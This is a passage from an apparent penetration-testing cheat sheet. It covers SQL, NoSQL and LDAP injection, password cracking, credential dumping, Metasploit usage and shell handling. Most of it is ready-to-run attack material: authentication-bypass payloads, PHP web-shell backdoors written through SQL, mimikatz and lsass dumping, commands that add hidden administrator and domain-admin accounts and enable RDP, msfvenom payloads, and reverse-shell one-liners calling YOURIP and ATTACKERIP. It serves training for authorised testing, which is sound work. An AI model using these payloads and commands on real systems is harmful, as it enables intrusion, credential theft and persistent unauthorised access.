sqlmap -u http://TARGETIP/ --crawl=2
sqlmap -u http://TARGETIP/something.php?id=1 --dbms=mysql --dump-all -
```

-exclude-sysdbs --threads=10
sqlmap -u http://TARGETIP/something.php?page=1 --dbms=mysql --os-shell

BBQSQL
https://github.com/CiscoCXSecurity/bbqsql

This one is worth looking at if you are dealing with Blind SQL Injection. It's guided, so to start it up just type in bbqsql at the command line.

Burp Suite
With Burp Suite, you can do manual testing for SQLi using Burp's Proxy > Intercept. First you will need to run Burp's Scanner against the target website. Then you can look in the Target > Site Map tab for SQLi vulnerabilities that were detected to explore them further.
https://portswigger.net/support/using-burp-to-detect-sql-injection-flaws

AUTHENTICATION BYPASS

There are several quick tests you can run that will often return immediate results. These can be tried at the login screens of many applications that use SQL backend databases of some sort. Even if these don't work, that doesn't mean there isn't a way in through SQLi, just that you may have to poke around more manually or with something like **SQLMap**.

or 1=1
or 1=1--
or 1=1#
or 1=1/*
admin' --
admin' #
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin'or 1=1 or ''='
admin' or 1=1
admin' or 1=1--
admin' or 1=1#

admin' or 1=1/*

Note that you can try all of these with a double quote (") instead of the single quote used in the examples listed, and there are tons of additional variations that you can learn about as well.

MySQL (3306)

Schema: https://dev.mysql.com/doc/refman/8.0/en/system-schema.html
Default username: root

Nmap:
nmap -Pn -sV -p 3306 --script mysql* TARGETIP

Access Remotely:
mysql -host=TARGETIP -u root -p
mysql -u root -p password -e 'show databases;'
mysql -u root -p password DBNAME -e 'select * from TABLENAME;'

Access Locally:
mysql -u root -p
mysql> use DBNAME;
mysql> show tables;

Command Backdoor example:
SELECT "<?php system($_GET['cmd']); ?>" into outfile "/var/www/html/backdoor.php";
If you can place this on a Windows target and browse to it you should be able to append different system commands.

Reverse Shell example:
SELECT "<?php exec(""/bin/bash -c 'bash -i >& /dev/tcp/ATTACKERIP/PORT 0>&1"""); ?> " into outfile "/tmp/shell.php";
Place in the web root and browse to it, or place it somewhere else writable to use with Directory Traversal.

Update a field example: (i.e. change a password):
update TABLENAME set PASSWORDFIELD = 'NEWHASH' where USERNAMEFIELD = 'USERNAME';

PHPMYADMIN

Default User: root
Default Password: (none)

If you can get access, try to create a cmd backdoor.
Example (on Windows):
Create a new table, then go to the SQL tab
```
SELECT "<?php system($_GET['cmd']); ?>" into outfile
"C:\\xampp\\htdocs\\command.php";
```
Verify by browsing to the file location
```
http://TARGTEIP/phpmyadmin/command.php?cmd=ipconfig
```

MSSQL (1433)

Default username: sa

Nmap
```
nmap -sV -Pn -p 1433 --script ms-sql-brute --script-args
userdb=users.txt,passdb=passwords.txt TARGETIP
nmap -p 1433 --script ms-sql-xp-cmdshell --script-args
mssql.username=sa,mssql.password=sa,ms-sql-xp-cmdshell.cmd="net user
tester Tester123! /add" TARGETIP
```

Sqsh.
https://sourceforge.net/projects/sqsh/
You can use sqsh to interact with MSSQL databases.

Install the following:
```
apt-get install freetds
apt-get install sqsh
```

Edit /etc/freetds/freetds.conf
```
[SERVERNAME]
host = 10.11.12.13
port = 1433
tds version = 8.0
```

Edit .sqshrc
```
\set style=vert
```

Connect to the database:

```
sqsh -S SERVERNAME -U USER -P PASSWORD

>exec xp_cmdshell 'whoami'
>go
```

Metasploit:
use auxiliary/scanner/mssql/mssql_login
use exploit/windows/mssql/mssql_payload

Oracle (1521)

Nmap:

```
nmap -sV -Pn -p 1521 --script=oracle-sid-brute TARGETIP
nmap -sV -Pn -p 1521 --script=oracle-enum-users --script-args
sid=ORCL,userdb=users.txt TARGETIP
```

Connect to Oracle from command line:

```
C:\>sqlplus / as sysdba
```

[will prompt for password]

```
C:\>sqlplus
```

[will prompt for user and password]

Oracle Default Accounts:
https://www.orafaq.com/wiki/List_of_default_database_users
http://www.petefinnigan.com/default/default_password_list.htm

Examples:

Username	Password
applsys	apps
ctxsys	ctxsys
dbsnmp	dbsnmp
outln	outln
owa	owa
perfstat	perfstat
system	manager
sys	manager

Postgresql (5432)

Default User: postgres

Default Password: (none)

Local Login: psql -d DATABASE -U USER
Remote Login: psql -h TARGETIP -d DATABASE -U USER

NoSQL Injection

Just when you think you have a handle on hacking databases, someone mentions NoSQL injection. This is exactly what it sounds like, injection attacks on databases that do not rely on SQL. What they rely on instead, in most cases, is some implementation of JavaScript, such as with a document store, or key-value store.

Examples of NoSQL Databases include **MongoDB (Ports 27017-27019)** and **CouchDB (Port 5984)**, which use a document store design, or **Redis (Port 6379)**, which uses a key-value store design. There are other databases and other implementations you may eventually want to learn about, but these are a few of the most common.

Attacking NoSQL is very similar to SQL, only you are usually doing some form of JavaScript injection. This can be in an input field, a URL parameter, a change to a script, or even altering JSON or BSON files. Keep in mind that web applications using NoSQL databases can still be served by PHP, giving you additional options to work with.

For example, in a SQL injection you could try to bypass authentication with something simple like:

```
admin' or '1'='1
```

With NoSQL, you just need to compensate for the changes in syntax for JavaScript such as:

```
'||'a'=='a
```

In some cases you can go the other way and use a *not equal* syntax such as: {"$ne": 1} or {"$ne": ""}

In other cases you may need to use URL encoding such as:

```
login?user=admin&password[%24ne]=
```

Also keep in mind that databases like MongoDB, commonly use the $where operator much like SQL databases use WHERE.

Ultimately, you are doing the same thing as with SQL. You are probing for poor input validation and attempting to discover what queries you can break, and therefore alter, with characters such as:

```
' " \ ; ( ) { }
```

When you switch over to a key-value store design, such as Redis, there are different approaches, such as changing arguments into arrays. However, there are other designs, and other ways to approach them depending on what you discover during recon and enumeration. In reality, if you are attempting to hack a NoSQL database, you will want to learn as much as you can about that specific database type and the way it is implemented on the target. There is far more to NoSQL hacking than I could mention here, but the main points I want to get across are that they exist, and they can be just as vulnerable as any SQL database, so don't simply avoid them because you can't use **SQLMap** on them. There are multiple exploits available on Exploit-DB or in Metasploit for various NoSQL databases as well.

LDAP Injection

We can't close out a section on databases without mentioning Active Directory. You may, for instance, run into a portal on an intranet site that allows you to search Active Directory using LDAP queries. Depending on the input validation, or lack thereof, maybe you can do more than the search is designed for.

For example, maybe you are expected to simply search a username to get general details for that user, such as office location or phone number. You may be able to include additional parameters in your query that return more sensitive information. So instead of just searching for the user joesmith you type in something like this:

```
joesmith) (| (password = * ) )
```

There is, of course, much more to LDAP injection, but just know that asterisks are your friend. The bulk of the work is in determining the syntax for a particular LDAP injection. To really dig deep I would suggest learning more about LDAP and the way queries work, then you can fuzz to your heart's content.

LDAP injection payloads:

https://github.com/trapp3rhat/LDAP-injection/

Learn more about LDAP:
https://ldap.com/basic-ldap-concepts/
https://ldap.com/?s=injection

FINDING & CRACKING PASSWORDS

In general, over-reliance on cracking passwords is not the way to go, but sometimes it really is all you have. If you can crack a hash offline, and time or system resources are not factors, then by all means, knock yourself out. However, if it's taking you hours or days and you haven't cracked it yet, you will be kicking yourself if you have not been performing any additional enumeration that whole time. When you are cracking or brute-forcing a password, be sure to increase the number of threads when possible to speed things up. Of course, if you are brute-forcing a password online, don't get carried away or you'll probably find yourself blocked sooner than later. In labs, I stick to the *rockyou* list a lot, but it's preferable to make custom lists when brute-forcing website logins. Brute-force attacks are only as good as the wordlist being used, regardless of what tool you use or how quickly it runs. Post exploitation, you should always grab any hashes, passwords, and other credentials you can find on the system. Don't get lazy at this stage because you never know what you will discover that will help you elsewhere in the environment.

CRACKING

Hash-Identifier
https://code.google.com/archive/p/hash-identifier/
Use this to determine a hash type.
hash-identifer
HASH: 61F8138452D99EC3A848069DBB8D3358

The output should look something like this:

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).
(strtolower($username)))

Online Tools
https://crackstation.net/
https://www.onlinehashcrack.com/
https://hashes.com/en/decrypt/hash

John the Ripper
https://www.openwall.com/john/
Basic usage:
```
john --wordlist=/root/passwords.txt hashes.txt
```
If you know the hash type you can specify it, such as with the hash used above.
```
john --format=NT --wordlist=/root/ passwords.txt hashes.txt
```
Show cracked hashes:
```
john --show hashes.txt
```
Sometimes the above command is unreliable, so also check the *john.pot* file.
```
cat .john/john.pot
```
Mutate an existing wordlist:
```
john --wordlist=passwords.txt --rules --stdout > morepasswords.txt
```

Hashcat
https://hashcat.net/hashcat/

Online Options Reference:
https://hashcat.net/wiki/doku.php?id=hashcat

Hash Examples:
https://hashcat.net/wiki/doku.php?id=example_hashes

Example usage:
```
hashcat -m 1000 -a 3 hashes.txt /root/rockyou.txt
```
This command tells Hashcat to brute-force (-a 3) NTLM hashes (-m 1000) in the ‘hashes.txt’ file using the ‘rockyou.txt’ wordlist.

WORDLISTS

Cewl
https://digi.ninja/projects/cewl.php
Cewl is a simple tool that allows you to scrape words from a website and add them to a list for later use in brute-force attacks. You can tell it the minimum number of characters the word has to be in order to include it, then use the list

as is, or run it through additional mutations using a tool such as John the Ripper.

```
cewl TARGETIP -m 8 -w /root/passwords.txt
```

Crunch

https://sourceforge.net/projects/crunch-wordlist/

This is a great tool to build custom wordlists.

Example (6-8 character PIN list):

```
crunch 6 8 0123456789 -o pins.txt
```

You can add upper/lower case letters, add symbols, change min/max password lengths, and manage formats as needed. Just remember that the more you add the larger the list gets.

CUPP (Common User Passwords Profiler)

https://github.com/Mebus/cupp

This tool is guided, so just launch it by typing:

```
cupp.py -i
```

Wordlist locations:

RockYou : /usr/share/wordlists/rockyou.txt.gz (*You will need to unpack this.*)
Wfuzz: /usr/share/wfuzz/wordlist/
Dirbuster: /usr/share/dirbuster/wordlists
Dirb: /usr/share/dirb/wordlists
Seclists: /usr/share/seclists
Metasploit: /usr/share/metasploit-framework/data/wordlists

Online Lists

https://github.com/govolution/betterdefaultpasslist
https://github.com/danielmiessler/SecLists
https://github.com/xajkep/wordlists
https://crackstation.net/crackstation-wordlist-password-cracking-dictionary.htm
https://wiki.skullsecurity.org/Passwords

Default Passwords List

https://github.com/danielmiessler/SecLists/blob/master/Passwords/Default-Credentials/default-passwords.csv

BRUTE-FORCING

There are multiple tools that will each work on a variety of services. I've listed a few here, but do note that there are others. Also keep in mind that sometimes one tool works better than another, so if, for example, **Hydra** does not seem to be working, don't hesitate to try **Medusa** or something else.

Hydra

Works on FTP, SSH, Telnet, SMTP, MySQL, RDP, SMB, HTTP, etc.
https://gitlab.com/kalilinux/packages/hydra
FTP Example

```
hydra -L userlist.txt -P passwordlist.txt -v -t 10 ftp://TARGETIP
```

Medusa

Works on FTP, SSH, Telnet, SMTP, MySQL, RDP, SMB, HTTP, etc.
https://github.com/jmk-foofus/medusa
View all modules

```
medusa -d
```

HTTP Example

```
medusa –h -f TARGETIP -U userlist.txt -P passwordlist.txt -M http -m DIR:/directory -t 5
```

Crowbar

Works on RDP, OpenVPN, VNC, SSH Keys
https://github.com/galkan/crowbar
SSH Keys (*in same folder*) Example

```
crowbar.py -b sshkey -s TARGETIP/32 -u root -k /root/.ssh/
```

Patator

Works on FTP, SSH, Telnet, SMTP, MySQL, RDP, SMB, HTTP, etc
https://github.com/lanjelot/patator
SSH Example

```
patator ssh_login host=TARGETIP user=username password=FILE00=passwordfile.txt -x ignore:mesg='Authentication failed.'
```

Ncrack

Works on FTP, SSH, Telnet, MSSQL, MySQL, RDP, SMB, HTTP, etc.
https://nmap.org/ncrack/
RDP Example

```
ncrack -v -f -U userlist.txt -P passwordlist.txt rdp://TARGETIP,CL=1
```

Also see
Discovery & Enumeration > HTTP/HTTPS (80, 443) > Burp Suite

GET CREDENTIALS FROM A COMPROMISED SYSTEM

Metasploit/Meterpreter Shell
meterpreter > hashdump

Procdump
This is a legitimate file that's part of Windows Sysinternals, so there's less chance of detection.
https://docs.microsoft.com/en-us/sysinternals/downloads/procdump
procdump -accepteula -ma lsass.exe lsass.dmp

Mimikatz
https://github.com/gentilkiwi/mimikatz
c:\>mimikatz
mimikatz # privilege::debug
mimikatz # sekurlsa::logonpasswords

Gsecdump
https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1003/T1003.md#atomic-test-2---gsecdump
gsecdump.exe -a

Creddump
https://github.com/moyix/creddump
cachedump.py SYSTEM SECURITY
lsadump.py SYSTEM SECURITY
pwdump.py SYSTEM SAM

LaZagne
https://github.com/AlessandroZ/LaZagne
laZagne.exe all

PWdumpX
https://packetstormsecurity.com/files/52580/PWDumpX.zip.html
pwdumpx -clph TARGETIP + +
pwdumpx -clph TARGETIPS.txt + +
pwdumpx -clph TARGETIP admin password
TARGETIP(s) can be local or remote.

Fgdump
http://foofus.net/goons/fizzgig/fgdump/downloads.htm
On Kali the file is located here: /usr/share/windows-resources/binaries/
fgdump.exe

Windows Credential Editor (WCE)
https://www.ampliasecurity.com/research/windows-credentials-editor
wce.exe
wce.exe -w
wce.exe -o output.txt

File System

Don't neglect to simply search the file system for credentials. Below are a few places to check, but you will want to enumerate the system thoroughly so that you don't overlook any easy wins.

-Check the */etc/shadow* file. (*Check /etc/login.defs for the encryption type.*)
-Check for accessible databases that you can pull credentials from.
-Look for plain text passwords in user-kept lists, logs, or emails.
-Look for passwords in config files, such as the WordPress wp-config.php file.
-Look for stored SSH keys.

CREDENTIAL STUFFING

Look for re-use of discovered credentials within the same target machine, network, org, etc.

CREATING ACCOUNTS

Windows

Create a new Local User account:
net user tester Testing123! /ADD

Add a Local User account to the Local Administrators group:
net localgroup administrators tester /ADD

Domain User/Admin
If you have access to the domain controller with the Windows GUI, you may be able to easily create a domain admin account using Active Directory Users and Computers (ADUC). This is basically insta-owning every machine in that

domain. If you are at the command prompt instead of the Windows GUI then perform the steps below.

Add a new Domain User account:
```
net user tester Password123! /ADD /DOMAIN
```

Add your user to the Domain Admins group:
```
net group "Domain Admins" tester /ADD /DOMAIN
```

You can list the members of the group to be sure it added:
```
net group "Domain Admins"
```

Linux

Create a local user and home directory:
```
sudo useradd -m tester
```
Then set the password:
```
sudo passwd tester
```

Add user to the sudo group:
```
sudo usermod -aG sudo tester
```

Edit the */etc/sudoers* file:
```
visudo
```

Add user to the wheel group:
```
usermod -aG wheel tester
```

FINDING & USING EXPLOITS

There are several sources for exploits, such as websites, forums, Githubs, and so forth. Below I have listed some of the ones I have found to be more trustworthy sources. There are sites that publish exploits that will include code written with the sole purpose of destroying your system instead of hack into the target system. Often this code is disguised in hex or some other format that a lazy would-be hacker doesn't bother to check until it is too late. Verify everything, even trusted sources. Try to understand the code, and decode or de-obfuscate when possible to be sure you have at least some idea what it is doing. You don't have to be a programmer, but you should be able to get some idea of what the purpose of the code is beyond "hack the system". This approach also helps you to edit the code when it requires a little tweaking to make it work, and who knows, you may even learn something about writing your own scripts or exploits. One last point I want to make is that you may need to chain multiple exploits to make progress. It's not uncommon for you to find two or more vulnerabilities that are next to useless on their own, but together allow you to get a shell or escalate privileges. Don't assume that once you find one vulnerability that you are done looking or that it will work the way you expect, but keep digging.

Exploit Sources

Exploit-DB
https://www.exploit-db.com
The Exploit-DB is the most trusted source for exploits.

Searchsploit
https://github.com/offensive-security/exploitdb
Searchsploit allows you to search a copy of the Exploit-DB from the Linux command line.
Examples:

```
searchsploit openvpn
searchsploit -t eternalblue
searchsploit -s solarwinds tftp server 10.4.0.13
```

Exploit-DB Github (Binary Exploits)
https://github.com/offensive-security/exploitdb-bin-sploits

Windows Exploits (*Many precompiled*)
https://github.com/SecWiki/windows-kernel-exploits

Linux Kernel Exploits
https://github.com/lucyoa/kernel-exploits

Compiling & Running Exploits

Some exploits may be written in Python or Bash and require only minor changes to get them working, while others are written in a language like C that requires you to compile them, often in a very specific manner. Sometimes you'll want to compile the exploits on your machine then transfer them to the target, while other times it is easier compiling them on the target. Keep in mind that a target may have a different version of GCC installed than you are used to, and the command may be slightly different. Type in `locate gcc` to find alternate versions that may be installed. As far as compiling, the examples below will work in many cases, but read the instructions that the exploit gives for compiling (if any) since they may require additional options.

Download exploit from Exploit-DB:

```
wget -O exploit https://www.exploit-db.com/download/exploitnumber
```

Basic compiling:

```
gcc exploit.c -o exploit
```

Compile for 32-bit:

```
gcc -m32 -o exploit exploit.c
gcc -m32 -Wl,--hash-style=both exploit.c -o exploit
```

Compile for Windows:

```
x86_64-w64-mingw32-gcc -o exploit.exe exploit.c
```

Once you copy the file(s) over to a Linux host, you need to make sure that the exploit or script is executable. You can do this any way you want, but the simplest ways are below.

chmod +x exploit
or
chmod 755 script.py

Then you just have to run it.
./exploit
or
./ script.py

Metasploit

There is far more to Metasploit than I will cover here, but I will go over some basic usage. I encourage you to learn as much as you can about this tool because it can do so much for you if you take the time to explore all of the features, modules, and options. Having said that, don't fall into the trap of thinking that Metasploit is all you really need to know. As much as it expands your capabilities, hacking is about nuance, trial and error, and thinking outside the box. Automated tools and scripts are great, but they don't replace critical thinking and improvisation skills. If you are hoping that you can be an effective pentester on the strength of point-and-click-automagically-pwn-everything tools, then you are in for a rude awakening. Next to nothing works out of the box anyway, so you want to know how to make the tools work when they don't, as well as when to abandon them for other methods. But yes, yes, Metasploit is awesome.

To launch the Metasploit Framework from the terminal just type *msfconsole*.This will change your command prompt to Metasploit which will look something like this:

root@kali:~# msfconsole
msf6 >

Once the console loads, you can use the *search* command along with a keyword (or words) for whatever it is you are looking for, such as 'smb', 'eternalblue', 'mysql', etc. For example:

msf6 > search drupal

You should see a list of modules that match the search. The results should tell you what kind of module it is, what operating system it's targeted to, a brief

description, and even the likelihood of success. It even shows if you can run a '*check*' before running the exploit.

So in this example, let's say that earlier you found a Drupal installation that you enumerated and now believe is vulnerable to a later Drupal exploit. The next step is to select the exploit you want with the *use* command like this:

```
msf6 > use exploit/unix/webapp/drupal_drupalgeddon2
```

Now you need to choose a payload to deliver to the target. Metasploit simplifies this for you by letting you use the following command:

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show payloads
```

This will list all available payloads for this exploit. You simply have to choose the one that you want to use. There may be quite a few, so you will want to be sure you understand how each of them works, strengths and weaknesses, pre-requisites, etc.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payload 15
```

You can type in the payload name or the number as in the above example, then you should see the payload chosen. If the name is the same as another, slightly longer payload name you will get prompted to choose between the ones that match your input, so it's sometimes easier to just use the number. You should then see something similar to this:

```
payload => php/meterpreter/reverse_tcp
```

Now you want to confirm that this payload is configured correctly so that you get a shell on the target. You can do this by viewing and configuring the relevant options.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options
```

This will list the options for this exploit/payload combination and allow you to verify settings and change as needed.

For example, I will likely need to change the following parameters using the '*set*' command:

```
set RHOST TARGETIP (Remote Host)
set RPORT 8080 (Remote Port)
```

set LHOST YOURIP (Local/Listening Host - This may already be set, but verify it is correct)
set LPORT 4444 (Local/Listening Port)

The default Local/Listening port is 4444, but try different ports in case this port is blocked from the target by some configuration such as a firewall. Also, it tends to fall under closer scrutiny in real world scenarios since many lazy or inexperienced hackers don't tend to change the default settings.

If you want to test before you run the exploit and confirm it is viable, now is the last chance to do so by using the '*check*' command, if available.

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > check

Once you get confirmation, or even if you don't but still want to roll the dice, you just have to type in '*run*' or '*exploit*' to fire it off.

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

Next you should get a reverse Meterpreter shell since that is what was chosen earlier for the payload.

meterpreter > pwd

From here you can start using various commands (such as *pwd* to see the working directory) or try and switch to a system shell if you prefer.

meterpreter > shell

Keep in mind this is very basic, and there are plenty of other payloads you could use to get to this point, not to mention commands you can you employ to further enumerate or exploit the target once you get here. For example, you may still only have a low privilege shell with a default Linux account such as www-data or a standard user Windows account. To escalate privileges there are commands you can run within Meterpreter such as *getsystem*. You can also *background* the Meterpreter session and try a local exploit from within Metasploit, or you can *upload* an exploit or other files. Explore this tool thoroughly as it has some amazing capabilities. Just don't get too attached and become over-reliant on it.

SHELLS & PAYLOADS

Getting a shell on the target is generally the goal. Sure, you can sometimes view the files, run commands, or otherwise manipulate the system, but actually having a root/system shell is what you should aim for. In labs, exams, or real world scenarios, you rarely get credit for anything less. You could install a program or screenshot a directory of sensitive files in order to illustrate the severity of an issue, but you could easily end up missing other critical issues if you become content and stop digging.

There are three main types of shells and a thousand ways to implement them. The three types are Reverse Shells, Bind Shells, and Web Shells. A Reverse Shells sends commands from the target to your system that you view in a terminal connection. You 'catch' this shell by running a listener on your own system. Bind Shells start the listener on the target and wait for you to initiate the terminal connection from your system. Web shells are files you create on the target system that allow you to manipulate that system by running commands. Sometimes you initiate a Reverse Shell or Bind Shell by using this Web Shell.

In many cases, you can initiate a shell by using system commands embedded in PHP, Python, or some other script that you are able to run on the target system. Other times you will need to create a payload and devise a way to run it on the target system. Sometimes tools like Metasploit will do all the heavy lifting for you, and sometimes you need to meet the tools halfway.

MSFVENOM

MSFvenom is a standalone program from Metasploit that allows you to create customized payloads with multiple options for things like encoding, file formats, and more. I've listed some basics that you should start with below, but I highly recommend trying out things like templates, multiple system architectures, payload sizes, etc. so that you are familiar with them

when the need arises.

List modules:
msfvenom -l

List file formats:
msfvenom --list formats

List payloads:
msfvenom --list payloads

List encoders:
msfvenom --list encoders

Linux Example:
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=YOURIP LPORT=4444 -f FORMAT

Windows Example:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=YOURIP LPORT=4444 -f FORMAT

PHP Example:
msfvenom -p php/meterpreter_reverse_tcp LHOST=YOURIP LPORT=4444 -f raw > shell.php
You may need to open this file with a text editor and ensure the PHP tags at the beginning and end are correct.

EXE Example:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=YOURIP LPORT=4444 -f exe > shell.exe

WAR Example:
msfvenom -p java/jsp_shell_reverse_tcp LHOST=YOURIP LPORT=4444 -f war > shell.war

ASP Example:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=YOURIP LPORT=4444 -f asp > shell.asp

REVERSE SHELLS

Netcat
http://nc110.sourceforge.net/

The Windows exe can be found on Kali here:
/usr/share/windows-resources/binaries/

```
nc -e /bin/sh YOURIP PORT
```

```
mknod /tmp/backpipe p
/bin/sh 0</tmp/backpipe | nc YOURIP PORT 1>/tmp/backpipe
```

```
nc.exe -nv YOURIP PORT -e cmd.exe
```

Bash

```
bash -i >& /dev/tcp/YOURIP/PORT 0>&1
```

PHP

```
< ?php exec("nc -e /bin/sh YOURIP PORT"); ?>
```

```
<?php exec("nc.exe -nv YOURIP PORT -e cmd.exe"); ?>
```

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/YOURIP/PORT 0>&1'"); ?>
```

Windows PHP Reverse Shell
https://github.com/Dhayalanb/windows-php-reverse-shell

Also see
PSexec under Command Line > Windows > Switch User

LISTENERS

Netcat
This is the go-to for setting up most listeners. It should work for catching any reverse shells including Netcat, PHP, Bash, and even MSFvenom payloads, so long as they are not Meterpreter-based payloads. Quite simply, all you should have to do is tell Netcat what port to listen on. This should be the port your reverse shell payload specified.

```
nc -lvp 4444
nc.exe -lvp 4444
```

Meterpreter
If you use a Meterpreter payload, such as in the MSFvenom examples I listed, then you need to also use a Meterpreter listener. To do so you will need to fire up Metasploit again, tell it to use the multi-handler, then set the payload type that will be used (what you selected with MSFvenom).

```
msfconsole
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
```

Once you see the payload has been set correctly, be sure to check the options set in the payload and adjust as needed.

```
msf6 exploit(multi/handler) > show options
```

set LHOST YOURIP (Local/Listening Host - This may already be set, but verify it is correct)
set LPORT 4444 (Local/Listening Port)

Then you can run the listener and Meterpreter will catch the shell once you fire off the payload from the target machine.

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on YOURIP:4444
```

BIND SHELLS

A Bind Shell is basically a payload to start a listener on a target system. Then you connect to the listener yourself either by using Metasploit, your exploit code, or the same commands you would use in your reverse shell payload. There are times when a Bind Shell is the way to go, such as with certain Metasploit exploits. I don't usually suggest them because firewalls tend to obstruct incoming connections more often than outgoing ones.

WEB SHELLS & BACKDOORS

Single Command Test

```
<?php echo shell_exec("uname -a"); ?>
```

Command Backdoor

```
<?php echo shell_exec($_GET['cmd']); ?>
```

Command Backdoor via SQL Injection

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile
"/var/www/html/backdoor.php"
```

There are some interesting web shells with lots of features such as the C99 Webshell, but I would caution that these get altered quite frequently, so review the code and use them at your own risk.

UPGRADE SHELLS

Jail Shells

Few things are more annoying than finally getting a shell on a Linux box only to realize you don't have permissions to run even the most basic commands. There are multiple ways to get around this, and below I will list the simpler commands to try. Just know that breaking out will take perseverance, patience, and ingenuity, but sometimes it's not even necessary.

Try invoking another shell
`/bin/sh`
`/bin/bash`

Edit PATH variables:
`export PATH=/bin:/usr/bin:$PATH`
`export SHELL=/bin/sh`

Try python:
`python -c 'import os; os.system("/bin/bash")'`

From within Vi/Vim:
`:!/bin/sh`

TTY & PTY Shells

Usually when you get a shell on a target system you are working with a simple command line interpreter. This means that you are likely to run into unusual issues such is errors, lack of control, and commands being unavailable. To solve this you will need to upgrade your shell to a teletype or pseudo-teletype terminal that allows you to run most commands and command line tools without issues. There are several ways to do this and some work better than others in a given scenario. I'll list a few that I've used in the past with more success, but I advise you to look for others that may suit your needs where one of these may not.

Python
`python -c 'import pty; pty.spawn("/bin/sh")'`

Bash
`echo os.system('/bin/bash')`
`/bin/sh -i`

Perl

```
perl -e 'exec "/bin/sh";'
perl: exec "/bin/sh";
```

Fully Interactive TTY Shells

There will come a time when you believe you've pulled out all the stops, but you still can't perform certain functions. One of the most common problems I have run into is the need to use *Ctrl+C* within a shell without it killing my shell entirely. Sometimes you will try an exploit or run a script and things don't go as planned. Maybe the exploit worked but is hung up, or maybe the program you were running has crashed. Whatever the case, there is a solution to our *Ctrl+C* problem.

Start with upgrading to a Python PTY terminal

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

Now background this shell by pressing Ctrl+Z

This will bring up a new window, type in echo $TERM where you should see the TERM details which should say something like *xterm-256color*.

Now you need to see the current terminal I/O settings by using the *set teletype* command with the *all* switch like this: stty -a

You should be able to view the details for 'rows 'and 'columns' numbers now. It should say something like *rows 50; columns 100*. This is going to depend on the size of the terminal window you have open.

Now type in stty raw -echo which may look like it is typing wrong or not at all, just be careful that you are indeed typing it correctly, and have faith. Once you hit enter, type in fg to bring the reverse shell back up, and then type reset. At this point the terminal window should look normal(ish) again.

The final step is to match the settings for this shell to your normal terminal by entering the following commands:

```
export SHELL=bash
export TERM=xterm-256color
stty rows 50 columns 100
```

At this point you should be able to run scripts and exploits without fear of losing your shell should you have to Ctrl+C out of a stuck process. This trick

alone has saved me in a few situations, so keep it on deck if you are having too many issues with something like privilege escalation, for example.

Timeouts

There will be situations where you need to have a keepalive running for the shell not to timeout and drop. With terminal emulators like **Putty** you can set up keepalives in the Connection options, but there are times when even this is not enough. If you are dealing with SSH auto logouts, you can try changing the TMOUT settings by either disabling them: unset TMOUT or changing the timeout value (in seconds): export TMOUT=3600. The best way to avoid timeouts is simple preparation, but sometimes you need time to work out an unforeseen issue or go find a file or an exploit you didn't know you would need until after you had the shell. If all else fails, the command below can help keep the shell active while you are performing additional side tasks.

```
while sleep 120; do printf '\33[0n'; done
```

Encrypted Shell

If you are performing real-world tests then it's a good idea to take precautions with any data you transfer. If you need an encrypted shell, Ncat is a good alternative to Netcat.

Ncat
https://nmap.org/ncat/

From (Your) Attack System:

```
ncat -lvp 4444 --ssl --allow TARGETIP
```

FromTarget System:

```
ncat -v YOURIP 4444 --ssl -e /bin/bash
```

Other encrypted shell options include:

Socat
http://www.dest-unreach.org/socat

SBD (Secure Back Door)
https://sourceforge.net/projects/sbd

COMMAND LINE

So you have a shell on your target - now what? Well, this is where the real work begins. You may have no idea what is on this machine, so you need to find files, programs, vulnerabilities, users, and other configurations of interest. You need to see what this machine does and what else it talks to. You probably need to escalate privileges still. You may need to exfiltrate data. You need to create persistence mechanisms on the target. There is a lot to consider, and that's before you account for whatever detection and mitigation technologies may stand in your way.

Windows

SYSTEM ENUMERATION

The following table lists common commands for enumerating a compromised target.

Command	Description
System information	
hostname	View name of the current host
systeminfo	View full system information
ver	View OS version
tasklist /v	View verbose task list details (Name, PID, User)
set	View environment variables
net start	View running services
gpresult /z	View Group Policy details
User/Group Information	
whoami	View current user
net users	View all local users
net localgroup	View all local groups
Network information	
ipconfig /all	View all network interface details
route print	View interfaces and active routes
netstat -ano	View listening and established ports/PIDs
netstat -b *(requires admin)*	View executable creating connection
net use	View shared drives
netsh firewall show state	View firewall state
netsh firewall show config	View firewall configuration
arp -a	View ARP cache
netsh wlan show profile	View wireless network profiles
netsh wlan show profile SSID key=clear	View SSID details including password
Files & Directories	
tree c:\ /f /a > C:\tree.txt *(requires admin)*	Print entire directory structure to a file
dir filename.txt /s	Search for a file by name
type filename.txt	View contents of a file

ENABLING RDP

This can be noisy in a real world scenario, or at least it should be, so consider it as a last resort. If you go this route there is a chance that you get stopped sooner than later, so be prepared to move quickly if you intend to show the extent of how critical this is or could become. The benefits of opening RDP are that you have yet another way back into the system, you can likely get full access to the GUI and programs that rely on it, you can create a more stable connection to the target, and if the initial setup goes undetected your activity may appear to be legitimate traffic from then on.

Create a local user:
net user tester Testing123! /ADD
Add the local user account to the Local Administrators group:
net localgroup administrators tester /ADD
Add the local user account to the Remote Desktop Users group:
net localgroup "Remote Desktop Users" tester /ADD
Enable RDP on the system (port 3389):
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

Also see
Finding & Cracking Passwords > Creating Accounts

FILE TRANSFERS & EXFILTRATION

Don't do all the previous work only to get stuck here. There are multiple ways to transfer files, just go with what makes the most sense and is the simplest for your situation.

Install packages/features (TFTP, FTP, Telnet, etc)

This is invasive and typically requires elevated privileges, but it's good to know for when you are in the post-exploitation phase.

See what features are enabled/disabled:
dism /online /get-features

